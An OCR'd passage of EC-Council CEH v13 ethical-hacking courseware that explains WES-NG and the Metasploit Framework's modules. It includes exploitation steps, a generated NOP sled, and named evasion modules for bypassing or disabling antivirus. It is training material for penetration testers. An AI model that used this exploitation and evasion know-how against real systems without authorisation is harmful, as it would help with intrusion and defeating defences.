


Figure 6.51: Screenshot of WES-NG displaying system vulnerabilities

- To view the system vulnerabilities with associated available exploits, attackers can run the wes -e systeminfo.txt command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit Framework

Source: *https://www.metasploit.com*

The Metasploit Framework is a penetration-testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for various platforms. It performs fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP.




Figure 6.52: Screenshot of Metasploit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker may use the following features of Metasploit to perform a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering
- Manual brute forcing
- Manual exploitation
- Evade-leading defensive solutions

Metasploit enables pen testers to perform the following:

- Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
- Assess the security of web applications, network and endpoint systems, as well as email users
- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports

Metasploit Architecture

The Metasploit Framework is an open-source exploitation framework that provides security researchers and pen testers with a uniform model for the rapid development of exploits, payloads, encoders, no operation (NOP) generators, and reconnaissance tools. The framework reuses large chunks of code that a user would otherwise have to copy or re-implement on a per-exploit basis. The framework is modular in architecture and encourages the reuse of code across various projects. The framework can be broken down into a few different pieces, the lowest level of which is the framework core. The framework core is responsible for implementing all the required interfaces that allow interaction with exploit modules, sessions, and plugins. It supports vulnerability research, exploit development, and the creation of custom security tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.53: Metasploit architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council CEH v13

Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. **Configure an Active Exploit**
2. **Verify the Exploit Options**
3. **Select a Target**
4. **Select a Payload**
5. **Launch the Exploit**

https://www.metasploit.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

EC-Council CEH v13


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
- To generate **payloads**, first select a payload using the command as shown in the screenshot

Auxiliary Module

- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **run** command, or **exploit** command



https://www.metasploit.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26 Module 06 | System Hacking

EC-Council CEH v13

Metasploit NOPS and Encoder Modules

NOPS Modules

- NOPS modules generate a no-operation instruction used for blocking out buffers
- Use **generate** command to generate a NOP sled of arbitrary size and display it in a specific format

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\
xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\
xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\
x98"
"\x92\xb5\xd4\x4f\x91";
```

Encoder Modules

- Encoder modules are used to encode **payloads** to avoid detection by **antivirus software**, **intrusion detection systems** (IDS), and other security mechanisms
  - **Key Functions of Encoder Modules:**
  - **Obfuscation**: Encoders **obfuscate** the payload to evade signature-based detection systems
  - **Bypassing signature detection**: It changes the **byte pattern** of malicious code to evade signatures-based detection mechanisms
  - **Polymorphism**: It uses polymorphic techniques, changing the encoded payload **each time it is generated**, reducing detection chances

https://www.metasploit.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

27 Module 06 | System Hacking

EC-Council CEH v13

Metasploit Evasion and Post-exploitation Modules

Evasion Modules

- Evasion modules are designed to **modify the behavior** and **characteristics** of payloads and exploits to avoid detection by **security systems**, such as antivirus, IDS, and endpoint protection platforms

Evasion modules examples:

- `evasion/windows/windows_defender_exe`
- `evasion/windows/antivirus_disable`
- `evasion/unix/antivirus_disable`

Post-exploitation Modules

- Post-exploitation modules are used after **successfully compromising** a target system
- These modules help to **further interact** with the compromised system after initial exploit has **granted access** to a machine

Example Post-Exploitation Modules:

- `post/windows/gather/enum_logged_on_users`
- `post/linux/gather/enum_configs:`
- `post/windows/manage/portproxy`

https://www.metasploit.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Metasploit Modules

- **Metasploit Exploit Module**

  It is a basic module in Metasploit used to encapsulate a single exploit, using which users target many platforms. This module has simplified meta-information fields. Using the Mixins feature, users can also dynamically modify exploit behavior, perform brute-force attacks, and attempt passive exploits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A system can be exploited with the Metasploit Framework through the following steps:

- Configure an active exploit
- Verify the exploit options
- Select a target
- Select a payload
- Launch the exploit

- **Metasploit Payload Module**

  An exploit carries a payload in its backpack when it breaks into a system and then leaves the backpack there. The following three types of payload modules are provided by the Metasploit Framework.

  - **Singles**: Self-contained and completely standalone
  - **Stagers**: Sets up a network connection between the attacker and victim
  - **Stages**: Downloaded by stager modules

  A Metasploit payload module can upload and download files from the system, take screenshots, and collect password hashes. It can even take over the screen, mouse, and keyboard to control a computer remotely. The payload Module establishes a communication channel between the Metasploit framework and victim host. It combines arbitrary code that is executed as the result of an exploit succeeding. To generate payloads, a payload is first selected using the command shown in the screenshot.




Figure 6.54: Screenshot displaying the Metasploit payload command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metasploit Auxiliary Module**

  Auxiliary modules of Metasploit can be used to perform arbitrary, one-off actions such as port scanning, DoS, and even fuzzing. It includes tools and modules that assess the security of the target as well as auxiliary modules such as scanners, DoS modules, and fuzzers. The **`show auxiliary`** command in Metasploit can be used to list all the available auxiliary modules in Metasploit. All modules in Metasploit other than the ones used to exploit are auxiliary modules. Metasploit uses auxiliary modules as an extension for various purposes other than exploitation. Auxiliary modules are stored in the modules/auxiliary/ directory of the framework's main directory. The **`run`** command or the **`exploit`** command can be used to run an auxiliary module.




Figure 6.55: Screenshot displaying auxiliary module commands of Metasploit

The basic definition of an auxiliary module is as follows:

```
require 'msf/core'
p "My Auxiliary Module"
class Metasploit3 < Msf::Auxiliary
end          # for the class definition
```

- **Metasploit NOPS Module**

  NOP modules generate no-operation instructions used for blocking out buffers. The **`generate`** command can be used to generate a NOP sled of arbitrary size and display it in a given format.

  Options:

  -b <opt>: A list of characters to avoid ('\x00\xff')

  -h: Help banner

  -s <opt>: A comma separated list of registers to save

  -t <opt>: The output type (Ruby, Perl, C, or raw)

  msf nop(opty2)>

  The following command is used to generate a NOP sled of a given length:

```
msf > use x86/opty2
msf nop(opty2) > generate -h
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Usage: generate [options] length
```

The following command is used to generate a 50-byte NOP sled:

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
```

- **Metasploit Encoder Modules**

  Encoder modules in the Metasploit Framework are used to encode payloads to avoid detection by antivirus software, intrusion detection systems (IDS), and other security mechanisms. The primary purpose of encoders is to transform payloads into a format that is less likely to be recognized and blocked by these security tools.

  Key Functions of Encoder Modules

  - **Obfuscation**: Encoders obfuscate the payload, making it difficult for signature-based detection systems to recognize malicious code.
  - **Bypassing signature detection**: By encoding the payload, the module changes the byte patterns, helping to evade detection mechanisms that rely on the known signatures of malicious code.
  - **Polymorphism**: Some encoders use polymorphic techniques, varying the encoded payload each time it is generated, and reducing detection chances by creating multiple encoded forms of the same payload.

- **Metasploit Evasion Module**

  Evasion modules in the Metasploit Framework are designed to modify the behavior and characteristics of payloads and exploits to avoid detection by security systems, such as antivirus software, intrusion detection systems (IDS), and endpoint protection platforms. The primary objective of the evasion modules is to ensure that payloads and exploits can bypass security defenses and be successfully executed on the target system.

  Some examples of evasion modules are as follows:

  - **`evasion/windows/windows_defender_exe`**: This module modifies a Windows executable to bypass Windows Defender.
  - **`evasion/windows/antivirus_disable`**: This module attempts to disable the antivirus software on the target system.
  - **`evasion/unix/antivirus_disable`**: This module attempts to disable antivirus software in Unix-based systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metasploit Post-exploitation Module**

  Post-exploitation modules in the Metasploit Framework are essential tools used after successfully compromising the target system. Once an initial exploit has granted access to a machine, these modules help further interact with the compromised system, allowing the attacker to gather valuable information, escalate privileges, maintain access, and move laterally within the network. The primary purpose of the post-exploitation modules is to maximize the value of a compromised system and use it as a foothold for further attacks.

